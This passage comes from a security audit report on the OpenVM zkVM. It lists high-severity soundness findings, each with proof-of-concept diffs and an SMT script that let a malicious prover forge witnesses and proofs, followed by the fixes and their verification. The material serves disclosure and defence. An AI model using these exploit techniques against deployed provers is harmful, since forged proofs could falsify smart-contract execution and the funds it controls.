@@ -58,10 +58,10 @@ fn set_and_execute(
     );

     let output = sha256_solve(message);
-    assert_eq!(
-        output.map(F::from_canonical_u8),
-        tester.read::<32>(2, dst_ptr as usize)
-    );
+    // assert_eq!(
+    //     output.map(F::from_canonical_u8),
+    //     tester.read::<32>(2, dst_ptr as usize)
+    // );
 }

 ////////////////////////////////////////////////////////////////////////////////////////
```

Recommendation: I haven't yet understood all details of the sha256-air circuit, but the hash result at the end block should be constrained to be equal to the value that the sha256 chip uses for result. This that I don't understand:

- How are blocks of the same input chained together? So that a block starts with the internal state of the previous block.
- In sha256 the last step of a block is this one, but I haven't found it in the constraints:

```
h0 := h0 + a
h1 := h1 + b
h2 := h2 + c
h3 := h3 + d
h4 := h4 + e
h5 := h5 + f
h6 := h6 + g
h7 := h7 + h
```

- How is the `SHA256_H` initial state constrained for the first block of the Air trace?

OpenVM: Fixed in commit 346c0a91.

The value of final_hash was unconstrained (by mistake) in the air. This allowed a malicious prover to prove that `sha256(x) = y` for any `x`, `y`. The fix constrains `final_hash[i]` to equal `prev_hash[i] + work_vars[i]`. Relevant changes:

Previously, `eval_digest_row` in `air.rs` took a single row as a parameter (named local) and it added constraints on this row. Now, it takes two rows, local and next and adds the original constraints on next. This change was made because new constraints were introduced which require variables from the previous row. Since `eval_digest_row` only adds constraints on the digest row (when `next.is_digest_row == true`), the previous row is always the last round row in the block and so no wrap around issues are introduced.

The addition in `previous_hash + work_vars = final_hash` is constrained via 16-bit limbs and is performed modulo 2^{32}. This is achieved by using two carries (one for each limb). No new columns were added. The limbs of the `final_hash` were constrained to bytes using one range check interaction. The `work_var` limbs are implicitly constrained since they are built from bits. The prev_hash limbs are indirectly constrained to bytes since they are taken from the previous block's `final_hash`.

Cantina Managed: Fix verified.

3.1.5 Immediate limbs not range-checked

Submitted by georg

Severity: High Risk

Context: alu.rs#L136

Summary: A missing range constraint allows a malicious prover to provide wrong "byte"-decompositions of immediate values.

Finding Description: In `Rv32BaseAluAdapterAir`, there is a constraint that should ensure that `local.rs2` (coming from the program) is byte-decomposed into the second read of the core chip. However, these limbs are never range-checked. This allows the prover to provide out-of-range limbs, as long as they satisfy:

```
limb[0] + 2**8 * limb[1] + 2**16 * limb[2] + 2**24 * limb[3] == rs2
```

Impact Explanation: This lets a prover manipulate the arguments to some instructions (ALU instruction with immediate arguments), changing the flow of the program. For example, in the less than instruction, a malicious prover could change the value of the most significant byte, changing the result.

Likelihood Explanation: It seems very likely that most Rust programs would be affected.

Proof of Concept: This simple PoC validates that the verifier does not reject an out-of-range decomposition. To test, apply the following diff to the OpenVM repo, install and run the Fibonacci example with input `0x1000000000000000`.

```
diff --git a/extensions/rv32im/circuit/src/adapters/alu.rs b/extensions/rv32im/circuit/src/adapters/alu.rs
index 097e19a28..ef0840a5e 100644
--- a/extensions/rv32im/circuit/src/adapters/alu.rs
+++ b/extensions/rv32im/circuit/src/adapters/alu.rs
@@ -39,6 +39,7 @@ use super::{RV32_CELL_BITS, RV32_REGISTER_NUM_LIMBS};
 #[derive(Debug)]
 pub struct Rv32BaseAluAdapterChip<F: Field> {
     pub air: Rv32BaseAluAdapterAir,
+    manipulate_limbs: bool,
     _marker: PhantomData<F>,
 }
```

```
@@ -47,12 +48,14 @@ impl<F: PrimeField32> Rv32BaseAluAdapterChip<F> {
         execution_bus: ExecutionBus,
         program_bus: ProgramBus,
         memory_bridge: MemoryBridge,
+        manipulate_limbs: bool,
     ) -> Self {
         Self {
             air: Rv32BaseAluAdapterAir {
                 execution_bridge: ExecutionBridge::new(execution_bus, program_bus),
                 memory_bridge,
             },
+            manipulate_limbs,
             _marker: PhantomData,
         }
     }
@@ -228,17 +231,31 @@ impl<F: PrimeField32> VmAdapterChip<F> for Rv32BaseAluAdapterChip<F> {
             let c_u32 = c.as_canonical_u32();
             debug_assert_eq!(c_u32 >> 24, 0);
             memory.increment_timestamp();
-            (
-                None,
-                [
-                    c_u32 as u8,
-                    (c_u32 >> 8) as u8,
-                    (c_u32 >> 16) as u8,
-                    (c_u32 >> 16) as u8,
-                ]
-                .map(F::from_canonical_u8),
-                c,
-            )
+            let mut decomposition = [
+                c_u32 & 0xff,
+                (c_u32 >> 8) & 0xff,
+                (c_u32 >> 16) & 0xff,
+                (c_u32 >> 16) & 0xff,
+            ];
+            if self.manipulate_limbs {
+                println!("Manipulating limbs of immediate: 0x{:x}", c_u32);
+                println!("{:?}", instruction);
+                // Subtract 256 from LSB, add 1 to the next byte
+                // => limb[0] + 2^8 * limb[1] + 2^16 * limb[2] + 2^24 * limb[3] = c_u32
+                //    Still satisfied!
+                let p = (1 << 31) - (1 << 27) + 1;
+                decomposition[0] = p - 256 + decomposition[0];
+                decomposition[1] += 1;
+                println!(
+                    "  => [{}]",
+                    decomposition
+                        .iter()
+                        .map(|x| format!("0x{:x}", x))
+                        .collect::<Vec<_>>()
+                        .join(", ")
+                );
+            }
+            (None, decomposition.map(F::from_canonical_u32), c)
         } else {
             let rs2_read = memory.read::<RV32_REGISTER_NUM_LIMBS>(e, c);
             (Some(rs2_read.0), rs2_read.1, F::ZERO)
diff --git a/extensions/rv32im/circuit/src/extension.rs b/extensions/rv32im/circuit/src/extension.rs
index 0bb6ff75a..bcb1ffa3d 100644
--- a/extensions/rv32im/circuit/src/extension.rs
+++ b/extensions/rv32im/circuit/src/extension.rs
@@ -214,7 +214,7 @@ impl<F: PrimeField32> VmExtension<F> for Rv32I {
         };

         let base_alu_chip = Rv32BaseAluChip::new(
-            Rv32BaseAluAdapterChip::new(execution_bus, program_bus, memory_bridge),
+            Rv32BaseAluAdapterChip::new(execution_bus, program_bus, memory_bridge, false),
             BaseAluCoreChip::new(bitwise_lu_chip.clone(), BaseAluOpcode::CLASS_OFFSET),
             offline_memory.clone(),
         );
@@ -224,14 +224,14 @@ impl<F: PrimeField32> VmExtension<F> for Rv32I {
         )?;

         let lt_chip = Rv32LessThanChip::new(
-            Rv32BaseAluAdapterChip::new(execution_bus, program_bus, memory_bridge),
+            Rv32BaseAluAdapterChip::new(execution_bus, program_bus, memory_bridge, true),
             LessThanCoreChip::new(bitwise_lu_chip.clone(), LessThanOpcode::CLASS_OFFSET),
             offline_memory.clone(),
         );
         inventory.add_executor(lt_chip, LessThanOpcode::iter().map(|x| x.global_opcode()))?;

         let shift_chip = Rv32ShiftChip::new(
-            Rv32BaseAluAdapterChip::new(execution_bus, program_bus, memory_bridge),
+            Rv32BaseAluAdapterChip::new(execution_bus, program_bus, memory_bridge, false),
             ShiftCoreChip::new(
                 bitwise_lu_chip.clone(),
                 range_checker.clone(),
```

This does manipulate a few arguments to the "Less Than" chip, but the proof is accepted by the verifier:

```
Manipulating limbs: 0x1
Instruction { opcode: VmOpcode(521), a: 68, b: 56, c: 1, d: 1, e: 0, f: 0, g: 0 }
  => [0x77ffff02, 0x1, 0x0, 0x0]
```

Recommendation: Add the missing range-checks.

OpenVM: Fixed in commit 1f99a346, the fix adds the missing range-checks by adding `bitwise_lookup_chip` as a field to the adapter chip, then using it to range-check limbs instead of using `VariableRangeChecker`.

Cantina Managed: Fix verified.

3.1.6 `IsLtArraySubAir` is unsound

Submitted by ed255

Severity: High Risk

Context: mod.rs#L93

Summary: `IsLtArraySubAir` can be assigned `out = false` in cases where `x < y`.

Finding Description: The IsLtArraySubAir circuit keeps a `diff_marker` that is supposed to select the first element in the array that differs. But if it picks the first element of the array, even if it doesn't differ, the constraints pass. With this we can have cases where `x < y` but instead of constraining `out=true` we can constrain `out = false`.

For example consider the following inputs:

- `x = [0, 0]`.
- `y = [0, 1]`.

The expected valid witness is:

- `diff_marker = [0, 1]`.
- `diff_val = 1`.
- `out = 1`.

But the following witness also passes the constraints:

- `diff_marker = [1, 0]`.
- `diff_val = 0`.
- `out = 0`.

Impact Explanation: `IsLtArraySubAir` is used in `VolatileBoundaryChip`. I'm don't know yet how is this chip used to asses the impact so I'll give it `Medium` but it could be `High`.

Likelihood Explanation: The case where `x < y` and `x[0] = y[0]` (which are the conditions to exploit this) can easily happen.

Proof of Concept: This proof of concepy shows the issue for inputs like `x = [0, 0]`, `y = [0,1]`:

```diff
--- a/crates/circuits/primitives/src/is_less_than_array/mod.rs
+++ b/crates/circuits/primitives/src/is_less_than_array/mod.rs
@@ -220,16 +220,25 @@ impl<F: PrimeField32, const NUM: usize> TraceSubRowGenerator<F> for IsLtArraySub
         (aux, out): (IsLtArrayAuxColsMut<'a, F>, &'a mut F),
     ) {
         tracing::trace!("IsLtArraySubAir::generate_subrow x={:?}, y={:?}", x, y);
-        let mut is_eq = true;
-        *aux.diff_val = F::ZERO;
-        for (x_i, y_i, diff_marker) in izip!(x, y, aux.diff_marker.iter_mut()) {
-            if x_i != y_i && is_eq {
-                is_eq = false;
-                *diff_marker = F::ONE;
-                *aux.diff_val = *y_i - *x_i;
-            } else {
-                *diff_marker = F::ZERO;
+        let original = false;
+        if original {
+            let mut is_eq = true;
+            *aux.diff_val = F::ZERO;
+            for (x_i, y_i, diff_marker) in izip!(x, y, aux.diff_marker.iter_mut()) {
+                if x_i != y_i && is_eq {
+                    is_eq = false;
+                    *diff_marker = F::ONE;
+                    *aux.diff_val = *y_i - *x_i;
+                } else {
+                    *diff_marker = F::ZERO;
+                }
             }
+        } else {
+            // Overwrite
+            *aux.diff_val = F::ZERO;
+            aux.diff_marker[0] = F::ONE;
+            aux.diff_marker[1] = F::ZERO;
+            // *out = F::ZERO;
         }
         // diff_val can be "negative" but shifted_diff is in [0, 2^{max_bits+1})
         let shifted_diff =
@@ -237,6 +246,12 @@ impl<F: PrimeField32, const NUM: usize> TraceSubRowGenerator<F> for IsLtArraySub
         let lower_u32 = shifted_diff & ((1 << self.max_bits()) - 1);
         *out = F::from_bool(shifted_diff != lower_u32);
 
+        println!(
+            "dbg diff_marker={:?}, diff_val={:?}",
+            aux.diff_marker, aux.diff_val
+        );
+        println!("dbg x={:?} < y={:?} out={}", x, y, *out == F::ONE);
+
         // decompose lower_u32 into limbs and range check
         range_checker.decompose(lower_u32, self.max_bits(), aux.lt_decomp);
     }
```

Recommendation: Add a constrain to make sure we can't set the marker earlier than the first diff. For example constrain that `if diff_value=0, then diff_marker[last] = 1` (the only condition for diff_value=0 is that all values are the same, which is guaranteed with diff_marker has 1 at the last position and diff_value=0).

OpenVM: Fixed in commit 4f33e83a, the fix addresses the unsoundness in `IsLtArraySubAir` by adding `diff_inv` along with a constraint `diff * diff_inv = 1`. This guarantees that whenever marker is set, the difference `x - y` at that position is non-zero. Previously, we did not enforce that if marker is set, then `x` and `y` must differ at that position, allowing a malicious prover to place the marker incorrectly. We no longer need a column for diff because we can retrieve diff as the sum of `marker * (y - x)`, with only `diff_inv` being necessary.

Cantina Managed: Fix verified.

3.1.7 Missing range checks in AUIPC

Submitted by Leo Alt

Severity: High Risk

Context: core.rs#L106

Summary: The linked for loop misses the final two limbs of `pc_limbs` and fails to range constrain them to be bytes.

Finding Description: The loop body intends to range constrain `imm_limbs` and `pc_limbs` to be bytes, as is done above this loop for `rd_data`. However, the loop ends 1 iteration too early and fails to range constrain `pc_limbs[1]` and `pc_limbs[2]`.

Impact Explanation & Likelihood Explanation: With two `pc_limbs` being completely unconstrained, this issue compounds the severity of the missing PC limb range checks in AUIPC (where unconstrained limbs allow overflow beyond BabyBear's modulus, enabling a malicious prover to manipulate the destination register value and execute arbitrary program paths via JALR). The combination makes exploitation even easier, as the malicious prover no longer needs to find a satisfying witness for `pc_limbs` that consists of bytes only.

This is a separate issue because changes intended to further constrain `pc_limbs` would still not be iterated over with this issue in place.

Proof of Concept: The proof of concept for missing PC limb range checks in AUIPC is valid here, noting that both issues can be fixed together. The patch below shows a localized example of the strategy above, where the honest result of the AUIPC instruction is changed in the witness generation code. In the interest of keeping the PoC concise, we do not adjust the witness generation of the following instructions. As a result, this still leads to a challenge phase error, but the constraints that are supposed to enforce the correctness of the result pass.

This can be observed when running the patched code on the Fibonacci example with input 0x1000000000000000.

```
diff --git a/extensions/rv32im/circuit/src/auipc/core.rs b/extensions/rv32im/circuit/src/auipc/core.rs
index b8293a597..e72527372 100644
--- a/extensions/rv32im/circuit/src/auipc/core.rs
+++ b/extensions/rv32im/circuit/src/auipc/core.rs
@@ -171,13 +171,31 @@ where
                  .local_opcode_idx(Rv32AuipcOpcode::CLASS_OFFSET),
         );
         let imm = instruction.c.as_canonical_u32();
-        let rd_data = run_auipc(local_opcode, from_pc, imm);
+        let mut rd_data = run_auipc(local_opcode, from_pc, imm);
         let rd_data_field = rd_data.map(F::from_canonical_u32);

+        // Note that we still return the honest value, to not influence the
+        // rest of the execution and keep the changes of this PoC contained.
+        // This will cause a challenge phase error, but the constraints should
+        // pass.
         let output = AdapterRuntimeContext::without_pc([rd_data_field]);

         let imm_limbs = array::from_fn(|i| (imm >> (i * RV32_CELL_BITS)) & RV32_LIMB_MAX);
-        let pc_limbs = array::from_fn(|i| (from_pc >> ((i + 1) * RV32_CELL_BITS)) & RV32_LIMB_MAX);
+        let mut pc_limbs =
+            array::from_fn(|i| (from_pc >> ((i + 1) * RV32_CELL_BITS)) & RV32_LIMB_MAX);
+
+        println!("");
+        println!("PC: {}", from_pc);
+        println!("Imm: {}", imm);
+        println!("Imm limbs: {:?}", imm_limbs);
+        println!("Honest PC limbs: {:?}", pc_limbs);
+        println!("Honest RD limbs: {:?}", rd_data);
+        if from_pc == 2110400 && imm == 0 {
+            pc_limbs = [51, 32, 240];
+            rd_data = [194, 51, 32, 240];
+            println!("Malicious PC limbs: {:?}", pc_limbs);
+            println!("Malicious RD limbs: {:?}", rd_data);
+        }

         for i in 0..(RV32_REGISTER_NUM_LIMBS / 2) {
             self.bitwise_lookup_chip
```

The malicious values can be found, for example, with an SMT solver. Note that uncommenting the two lines that add the range constraints suggested as fixes causes the SMT solver to prove that the values are unique.

```
; fixed inputs
(declare-const imm_limbs_1 Int)
```

```
(declare-const imm_limbs_2 Int)
(declare-const imm_limbs_3 Int)

(declare-const from_pc Int)

; two versions of every variable and constraint, to check for nondeterminism
(declare-const pc_limbs_1 Int)
(declare-const pc_limbs_2 Int)
(declare-const pc_limbs_3 Int)
(declare-const pc_limbs_hack_1 Int)
(declare-const pc_limbs_hack_2 Int)
(declare-const pc_limbs_hack_3 Int)

(declare-const carry_0 Int)
(declare-const carry_1 Int)
(declare-const carry_2 Int)
(declare-const carry_3 Int)
(declare-const carry_hack_0 Int)
(declare-const carry_hack_1 Int)
(declare-const carry_hack_2 Int)
(declare-const carry_hack_3 Int)

(declare-const data_0 Int)
(declare-const data_1 Int)
(declare-const data_2 Int)
(declare-const data_3 Int)
(declare-const data_0_hack Int)
(declare-const data_1_hack Int)
(declare-const data_2_hack Int)
(declare-const data_3_hack Int)

;; Constants
(define-fun two_pow_8 () Int 256)
(define-fun two_pow_16 () Int 65536)
(define-fun two_pow_24 () Int 16777216)
(define-fun p () Int 2013265921)
(define-fun inv_256 () Int 2005401601)

;; concrete values from test

(assert (= from_pc 2110400))

(assert (= imm_limbs_1 0))
(assert (= imm_limbs_2 0))
(assert (= imm_limbs_3 0))

(assert (= pc_limbs_1 51))
(assert (= pc_limbs_2 32))
(assert (= pc_limbs_3 0))

(assert (= data_0 192))
(assert (= data_1 51))
(assert (= data_2 32))
(assert (= data_3 0))

;; Compute intermed_val
(define-fun intermed_val () Int
(mod
  (+ (* pc_limbs_1 two_pow_8)
     (* pc_limbs_2 two_pow_16)
     (* pc_limbs_3 two_pow_24))
  p
))
(define-fun intermed_val_hack () Int
(mod
  (+ (* pc_limbs_hack_1 two_pow_8)
     (* pc_limbs_hack_2 two_pow_16)
     (* pc_limbs_hack_3 two_pow_24))
  p
))

;; rd_data[0] = from_pc - intermed_val
(assert (= data_0 (mod (- from_pc intermed_val) p)))
(assert (= data_0_hack (mod (- from_pc intermed_val_hack) p)))

;; Range constraints
;; from_pc is 30-bit
(assert (and (<= 0 from_pc) (< from_pc 1073741824)))

(assert (and (<= 0 pc_limbs_1) (<= pc_limbs_1 255)))
; Correct constraints
;(assert (and (<= 0 pc_limbs_2) (<= pc_limbs_2 255)))
;(assert (and (<= 0 pc_limbs_3) (<= pc_limbs_3 63)))
(assert (and (<= 0 pc_limbs_2) (< pc_limbs_2 p)))
(assert (and (<= 0 pc_limbs_3) (< pc_limbs_3 p)))

(assert (and (<= 0 pc_limbs_hack_1) (<= pc_limbs_hack_1 255)))
; Correct constraints
;(assert (and (<= 0 pc_limbs_hack_2) (<= pc_limbs_hack_2 255)))
;(assert (and (<= 0 pc_limbs_hack_3) (<= pc_limbs_hack_3 63)))
(assert (and (<= 0 pc_limbs_hack_2) (< pc_limbs_hack_2 p)))
(assert (and (<= 0 pc_limbs_hack_3) (< pc_limbs_hack_3 p)))

(assert (and (<= 0 imm_limbs_1) (<= imm_limbs_1 255)))
(assert (and (<= 0 imm_limbs_2) (<= imm_limbs_2 255)))
(assert (and (<= 0 imm_limbs_3) (<= imm_limbs_3 255)))

(assert (and (<= 0 data_0) (<= data_0 255)))
(assert (and (<= 0 data_1) (<= data_1 255)))
(assert (and (<= 0 data_2) (<= data_2 255)))
(assert (and (<= 0 data_3) (<= data_3 255)))
(assert (and (<= 0 data_0_hack) (<= data_0_hack 255)))
(assert (and (<= 0 data_1_hack) (<= data_1_hack 255)))
(assert (and (<= 0 data_2_hack) (<= data_2_hack 255)))
(assert (and (<= 0 data_3_hack) (<= data_3_hack 255)))

;; Carry[0] is always 0
(assert (= carry_0 0))
;; Carry constraints (must be Boolean: 0 or 1)
(assert (or (= carry_1 0) (= carry_1 1)))
(assert (or (= carry_2 0) (= carry_2 1)))
(assert (or (= carry_3 0) (= carry_3 1)))

;; Carry[0] is always 0
(assert (= carry_hack_0 0))
;; Carry constraints (must be Boolean: 0 or 1)
(assert (or (= carry_hack_1 0) (= carry_hack_1 1)))
(assert (or (= carry_hack_2 0) (= carry_hack_2 1)))
(assert (or (= carry_hack_3 0) (= carry_hack_3 1)))

;; nondeterminism check

(assert (or
    (not (= data_0 data_0_hack))
    (not (= data_1 data_1_hack))
    (not (= data_2 data_2_hack))
    (not (= data_3 data_3_hack))
))

;; Carry propagation
(assert (= carry_1
  (mod (* (mod (+ (mod (+ pc_limbs_1 imm_limbs_1) p) (- data_1) carry_0) p) inv_256) p)))
(assert (= carry_hack_1
  (mod (* (mod (+ (mod (+ pc_limbs_hack_1 imm_limbs_1) p) (- data_1_hack) carry_hack_0) p) inv_256) p)))

(assert (= carry_2
  (mod (* (mod (+ (mod (+ pc_limbs_2 imm_limbs_2) p) (- data_2) carry_1) p) inv_256) p)))
(assert (= carry_hack_2
  (mod (* (mod (+ (mod (+ pc_limbs_hack_2 imm_limbs_2) p) (- data_2_hack) carry_hack_1) p) inv_256) p)))

(assert (= carry_3
  (mod (* (mod (+ (mod (+ pc_limbs_3 imm_limbs_3) p) (- data_3) carry_2) p) inv_256) p)))
(assert (= carry_hack_3
  (mod (* (mod (+ (mod (+ pc_limbs_hack_3 imm_limbs_3) p) (- data_3_hack) carry_hack_2) p) inv_256) p)))

(check-sat)
(get-model)
```

Recommendation: Iterate over all limbs of `pc_limbs` when range constraining them.

OpenVM: Fixed in commit b1536101, the fix adds more comments and improves code readability. The vulnerability related to overflowing PC is fixed by constraining the most significant limb of PC to $[0, 2^6)$ and constraining the middle two limbs `pc_limbs[1]`, `pc_limbs[2]` to be in $[0, 2^8)$. Additionally, an unnecessary column was removed since the least significant limb of pc is `rd_data[0]` and we can deduce the most significant limb from the rest with the help of `from_pc`.

Cantina Managed: Fix verified.

3.1.8 Unconstrained sign bit in `Rv32LoadStoreAdapter`

Submitted by georg

Severity: High Risk

Context: loadstore.rs#L230

Summary: In a load or store operation, the instruction's immediate is added to the value of RS1. Doing so, the prover can flip the higher limb of the immediate value (containing either `0x0` or `0xffff`). This gives a malicious prover the freedom to access a different memory cell.

Finding Description: The `Rv32LoadStoreAdapterChip` is responsible for handling any interactions with memory for load or store operations. For this, it needs to add the instruction's immediate value to the value of RS1, which is implemented as addition of 16-Bit limbs. These are the constraints for the higher limb:

```
builder
    .when(is_valid.clone())
    .assert_bool(local_cols.imm_sign);
let imm_extend_limb =
    local_cols.imm_sign * AB::F::from_canonical_u32((1 << (RV32_CELL_BITS * 2)) - 1);
let carry = (limbs_23 + imm_extend_limb + carry - local_cols.mem_ptr_limbs[1]) * inv;
builder.when(is_valid.clone()).assert_bool(carry.clone());
```

The `imm_sign` cell does not appear in any other constraint, so the prover can choose either 0 or 1.

Impact Explanation: This bug lets the prover effectively change the immediate values in load and store instructions, allowing them to load different memory content or store to different memory cells. This can completely change the result of the program execution, and also the branches taken during execution, allowing the prover to "prove" a false statement.

Likelihood Explanation: Note that the prover can only choose one of two possible values (one of them being the correct one). Some of them might violate some other constraints in the zkVM, for example if the resulting pointer cannot be decomposed into 29 bits. However, we still believe that this could lead to catastrophic exploits for most programs: If the sign limb of a store is flipped, it likely goes to an address that is otherwise unused. This way, the malicious prover can skip any writes they don't like. For example, they might skip the update of an account balance in a smart contract execution.

Proof of Concept: The bug can be demonstrated by applying the following diff and running the Fibonacci Example with input `0x1000000000000000`:

```
diff --git a/extensions/rv32im/circuit/src/adapters/loadstore.rs
↪  b/extensions/rv32im/circuit/src/adapters/loadstore.rs
index 9b3f7126b..8071e16e7 100644
--- a/extensions/rv32im/circuit/src/adapters/loadstore.rs
+++ b/extensions/rv32im/circuit/src/adapters/loadstore.rs
@@ -363,10 +363,25 @@ impl<F: PrimeField32> VmAdapterChip<F> for Rv32LoadStoreAdapterChip<F> {

         let rs1_val = compose(rs1_record.1);
         let imm = c.as_canonical_u32();
-        let imm_sign = (imm & 0x8000) >> 15;
+        let mut imm_sign = (imm & 0x8000) >> 15;
+
+        let do_exploit = rs1_val == 0x20b2f0 && imm == 0x1c && opcode.as_usize() == 531;
+        if do_exploit {
+            println!("Flipping immediate sign bit!");
+            imm_sign = 1 - imm_sign;
+        }
+
         let imm_extended = imm + imm_sign * 0xffff0000;
-
+

         let ptr_val = rs1_val.wrapping_add(imm_extended);
+
+        if do_exploit {
+            println!("Imm: 0x{:x}", imm);
+            println!("Imm Extended: 0x{:x}", imm_extended);
+            println!("RS1 Val: 0x{:x}", rs1_val);
+            println!("Ptr Val: 0x{:x}", ptr_val);
+        }
+
         let shift_amount = ptr_val % 4;
         assert!(
             ptr_val < (1 << self.air.pointer_max_bits),
```

This prints:

```
Flipping immediate sign bit!
Imm: 0x1c
Imm Extended: 0xffff001c
RS1 Val: 0x20b2f0
Ptr Val: 0x1fb30c
```

So here, the store should have gone to location `0x20b2f0 + 0x1c = 0x20b30c`, but the prover was able to route it to `0x1fb30c` instead.

Recommendation: Constraints should be added to relate the `imm_sign` column to the actual sign of the immediate. One possibility would be to receive both limbs from the execution bus.

OpenVM: Fixed in commit 9b9ee67e, the fix constrains the sign bit of the immediate through the field `g`. We assume that whatever the transpiler does is correct and we can constrain the `imm_sign` against the instruction field.

Cantina Managed: Fix verified.

3.1.9 Poseidon2 `verify_batch` opcode can send to execution bus for invalid row

Submitted by cergyk

Severity: High Risk

Context: air.rs#L612-L628

Description: Most chips' airs define an `enabled` or `is_valid` boolean variable based on which interactions are emitted. In the case of the Poseidon2 air, multiple opcodes (`VERIFY_BATCH`, `PERM_POS2`, `COMP_POS2`) are handled, and enabled is defined as below:

- poseidon2/air.rs#L102-L103:

```
let enabled = incorporate_row + incorporate_sibling + inside_row + simple;
builder.assert_bool(enabled.clone());
```

The execution interaction of the `VERIFY_BATCH` opcode is emitted when `end_top_level` is 1, but `end_top_level` is not constrained to be true only when `enabled`.

- poseidon2/air.rs#L106:

```
builder.assert_bool(end_top_level);
```

- poseidon2/air.rs#L340-L359:

```
builder
    .when(end.clone())
    .when(next.incorporate_row)
    .assert_eq(next.initial_opened_index, AB::F::ZERO);
self.execution_bridge
    .execute_and_increment_pc(
        AB::Expr::from_canonical_usize(VERIFY_BATCH.global_opcode().as_usize()),
        [
            dim_register,
            opened_register,
            opened_length_register,
            sibling_register,
            index_register,
            commit_register,
            opened_element_size_inv,
        ],
        ExecutionState::new(pc, very_first_timestamp),
        end_timestamp - very_first_timestamp,
    )
    .eval(builder, end_top_level);
```

This means that all of the constraints pertaining to `incorporate_row`, `incorporate_sibling` types of rows can be bypassed but the execution interaction will still be emitted, effectively making the `VERIFY_BATCH` opcode malleable.

Note that it would also be possible for a row to be simultaneously `simple` and `end_top_level` because even though they both emit execution events, simple emits at `start_timestamp` when `end_top_level` emits execution at `very_first_timestamp` so the two execution could belong to actual different opcode executions in the main chip.

Recommendation: Please consider constraining poseidon2/air.rs#L106:

```
  builder.assert_bool(end_top_level);
+ builder.when(end_top_level)
+        .assert_one(incorporate_row+incorporate_sibling);
```

OpenVM: Fixed in commit 6b1d8f14, the fix constrains `end_top_level` to be true only when enabled is true and it is a top-level row.

Cantina Managed: Fix verified.

3.1.10 Poseidon2 verify batch: Incorporate sibling row can also be first of top level phase, skipping row incorporation

Submitted by cergyk

Severity: High Risk

Context: air.rs#L109-L112

Description: The verify batch instruction should always start with a row which is of type `incorporate_row` and `start_top_level` as hinted by the constraint:

- poseidon2/air.rs#L109-L112:

```
let end = end_inside_row + end_top_level + simple + (AB::Expr::ONE - enabled.clone());
builder
    .when(end.clone())
    .when(next.incorporate_row)
    .assert_one(next.start_top_level);
```

However, only the following implication is constrained by these conditions:

If first row is an `incorporate_row` then `start_top_level` must be `true`.

This means that all of the constraints on the actual opened values, enforced by the internal bus interactions will be skipped if first row is `incorporate_sibling` instead (please note that it does not need to be `start_top_level`):

- poseidon2/air.rs#L465-L476:

```
self.internal_bus.interact(
    builder,
    true,
    incorporate_row,
    timestamp_after_initial_reads.clone(),
    end_timestamp - AB::F::TWO,
    opened_base_pointer,
    opened_element_size_inv,
    initial_opened_index,
    final_opened_index,
    row_hash,
);
```

And a malicious prover would be able to provide top level hashes directly without proving that the row hashed correctly into the leaf provided to the proof.

Recommendation: Enforce that:

1. After `end` and if `incorporate_row` is true, `start_top_level` is true (already enforced).
2. After `end` it is not possible to provide `incorporate_sibling` directly:

- poseidon2/air.rs#L109-L112:

```
  let end = end_inside_row + end_top_level + simple + (AB::Expr::ONE - enabled.clone());
  builder
      .when(end.clone())
      .when(next.incorporate_row)
      .assert_one(next.start_top_level);

+ builder.when(end.clone()).assert_zero(next.incorporate_sibling);
```

OpenVM: Fixed in commit 7468e84a, the fix adds the constraint `builder.when(end.clone()).assert_zero(next.incorporate_sibling)`. This ensures that a row with `end = 1` can only be followed by either an Inside Row row or an Incorporate Sibling row. The existing constraint `builder.when(end.clone()).when(next.incorporate_row).assert_one(next.start_top_level)` then ensures that when it is an Incorporate Row row, we enforce `start_top_level = 1`.

Cantina Managed: Fix verified.

3.1.11 Poseidon2 verify batch: top-level rows can come right after an `inside_row` but before `inside_row` end

Submitted by cergyk

Severity: High Risk

Context: air.rs#L155-L172

Description: When using an `incorporate_row` row type during a verify batch instruction, execution of the actual ingestion of the row is "deferred" using the internal bus:

- poseidon2/air.rs#L465-L476:

```
self.internal_bus.interact(
    builder,
    true,
    incorporate_row,
    timestamp_after_initial_reads.clone(),
    end_timestamp - AB::F::TWO,
    opened_base_pointer,
    opened_element_size_inv,
    initial_opened_index,
    final_opened_index,
    row_hash,
);
```

This means that the actual row hashing is constrained by a series of `inside_row` rows which will emit the associated receive event once finished:

- poseidon2/air.rs#L141-L153:

```
// end
self.internal_bus.interact(
    builder,
    false,
    end_inside_row,
    very_first_timestamp,
    start_timestamp + AB::F::from_canonical_usize(2 * CHUNK),
    opened_base_pointer,
    opened_element_size_inv,
    initial_opened_index,
    cells[CHUNK - 1].opened_index,
    left_output,
);
```

To ensure the row is hashed correctly, a series of state transition rules is enforced between consecutive inside_row rows:

- poseidon2/air.rs#L155-L172:

```
// things that stay the same (roughly)


builder.when(inside_row - end_inside_row).assert_eq(
    next.start_timestamp,
    start_timestamp + AB::F::from_canonical_usize(2 * CHUNK),
);
builder
    .when(inside_row - end_inside_row)
    .assert_eq(next.opened_base_pointer, opened_base_pointer);
builder
    .when(inside_row - end_inside_row)
    .assert_eq(next.opened_element_size_inv, opened_element_size_inv);
builder
    .when(inside_row - end_inside_row)
    .assert_eq(next.initial_opened_index, initial_opened_index);
builder
    .when(inside_row - end_inside_row)
    .assert_eq(next.very_first_timestamp, very_first_timestamp);
```

Unfortunately, it is not enforced that until the end of inside rows (`end_inside_row`) all rows are of type `inside_row` and rows of type `incorporate_sibling` can be appended after a series of `inside_row` to bypass the initialization checks of "top-level" phase (indeed initialization checks are carried only if previous row was an `end` one).

Recommendation: Ensure that until `end_inside_row` only inside_row type rows are used (poseidon2/air.rs#L155-L172):

```
  // things that stay the same (roughly)


  builder.when(inside_row - end_inside_row).assert_eq(
      next.start_timestamp,
      start_timestamp + AB::F::from_canonical_usize(2 * CHUNK),
  );
  builder
      .when(inside_row - end_inside_row)
      .assert_eq(next.opened_base_pointer, opened_base_pointer);
  builder
      .when(inside_row - end_inside_row)
      .assert_eq(next.opened_element_size_inv, opened_element_size_inv);
  builder
      .when(inside_row - end_inside_row)
      .assert_eq(next.initial_opened_index, initial_opened_index);
  builder
      .when(inside_row - end_inside_row)
      .assert_eq(next.very_first_timestamp, very_first_timestamp);

+ builder
+     .when(inside_row - end_inside_row)
+     .assert_eq(next.inside_row, inside_row);
```

OpenVM: Fixed in commit 2fe9ad79, the fix adds the constraint `builder.when(inside_row).when(AB::Expr::ONE - end_inside_row).assert_one(next.inside_row)`. This ensures that an Inside Row row that is not the last one in its block is followed by another Inside Row row, fixing the issue that Top Level rows could be interspersed inside Inside Row rows. While this differs slightly from the fix suggested in the finding, this constraint more clearly expresses the intent.

Cantina Managed: Fix verified.

3.1.12 `Rv32HintStoreChip` allows insertion of arbitrary memory content at any time

